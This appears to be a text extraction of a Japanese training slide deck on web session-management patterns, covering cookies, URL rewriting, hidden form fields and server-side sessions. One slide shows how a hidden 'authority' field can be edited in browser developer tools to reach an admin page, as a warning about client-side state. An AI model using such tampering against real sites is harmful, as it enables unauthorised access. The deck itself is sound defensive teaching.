
リソース問題

ユーザがアクセスできる部署コードをAPサーバプロセスに持たせたら、APサーバがダウンした！




リソース問題

ユーザがアクセスできる部署コードをAPサーバプロセスに持たせたら、APサーバがダウンした！



リソース問題

ユーザがアクセスできる部署コードをAPサーバプロセスに持たせたら、APサーバがダウンした！



基本設計パターン


セッション管理の設計パターンは3つに分類することができる。

- **Client Session State** (クライアントセッション)
- **Server Session State** (サーバセッション)
- **Database Session State** (データベースセッション)

これらを上手く組み合わせて
セッション管理のアーキテクチャを構築する


- **Client Session State**
- Server Session State
- Database Session State

クライアント（Webブラウザ）にユーザ状態を保持する方式。リクエスト毎にサーバにユーザ状態を送信する。



- **Cookie**
- **URLリライティング**
- **hiddenタグ**

セッション状態をCookieに保持



- セッションIDの管理に最も多く利用されている
- 漏洩から守る仕掛けが用意されている
 - secure属性を設定
- ブラウザを閉じててもユーザ状態を維持できる
(有効期限が設定されている場合)
- Cookie設定が有効な端末でしか利用できない
- 容量に制限がある
 - ブラウザにより異なる(最低限の容量はRFC6265で規定)


- Cookieには、有効期限が設定できる
 - 設定されている場合
 - ブラウザを閉じても、設定されている有効期限（日付）まで、Cookieの情報はローカルPCに保存される。
 - 有効期限までセッションが維持できる。
 - 保存方法はブラウザにより様々。
 - 設定されていない場合
 - ブラウザを閉じると、削除される。

- Webサーバがブラウザにデータを保存する仕掛け
 1. WebサーバがブラウザにCookieとしてデータを送信
 2. ブラウザは受信したデータを保存
 3. ブラウザは、それ以降のリクエストで保存したデータをサーバに送信

セッション状態をURLパラメータに付加する


Webページ内のリンクURLにセッション状態を埋め込む

```
<a href="http://hogefuga.com/menupage?username=sato&empno=123000">  
次のページへ</a>
```



- 別ドメインへも簡単に送出的る
- Cookieを利用できないブラウザや端末でも利用できる
 - Cookieが利用できない場合に、セッションIDの管理に利用される
- 送信できるデータ量は比較的小さい
- 漏洩のリスクがある


セッション状態をHTMLファイルのhiddenタグに埋め込む



- 送信できるデータ量は比較的大きい
(POST送信の場合)
- 画面上に表示されないだけであり、改竄を防げるわけではない


メリット

- サーバの**リソースを消費しない**
- サーバに状態を持たないので、クラスタリングやフェイルオーバーとの相性が良い



デメリット

- セッション状態を毎回送信するため、通信量が増大



デメリット

- セッション状態をクライアントで管理するため、
改竄されやすい

Hiddenタグの場合

一般ユーザの方はこちら

一般ユーザ用ページ

管理者の方はこちら

管理者用ページ

画面には表示
されていないが...

```
▼<form action="forAdmin.html" method="post" onsubmit="
  <input type="hidden" name="userid" value="12345">
  <input type="hidden" name="authority" value="2">
  <input type="submit" value="管理者用ページ">
</form>
```

HTMLソースを確認
することは容易

ブラウザの開発者ツールで
簡単に改竄できてしまう

```
▼<form action="forAdmin.html" method="post" onsubmit="
  <input type="hidden" name="userid" value="12345">
  <input type="hidden" name="authority" value="1">
  <input type="submit" value="管理者用ページ">
</form>
```

デメリット

- クライアント-サーバ間の経路中でセッション状態が改竄される可能性がある
- 通信経路中でセッション状態を盗まれる可能性がある
⇒SSL/TLSによる暗号化は可能


Client Session Stateは、常にセキュリティ上の問題があるという前提に立つこと！！

通信量やセキュリティを考慮して、保持する情報は絞り込むことが一般的。他の設計パターンと組み合わせて、以下のような用途でよく使用される。

- セッションIDの管理
- 仕掛かり中の業務データの管理

- Client Session State
- **Server Session State**
- Database Session State

APサーバにセッション状態を保持し、
リクエストとセッション状態を対応づける方式。




メリット

- データがサーバ上に存在するので、
Client Session Stateと比較してセキュアである。
- セッションIDのみ送信すればクライアントとサーバ上のデータを紐付けられるため、クライアントとサーバ間との通信量が少ない。
- 一般的なAPサーバでは、Server Session Stateの仕組みを提供しているので**作りこみ不要**。

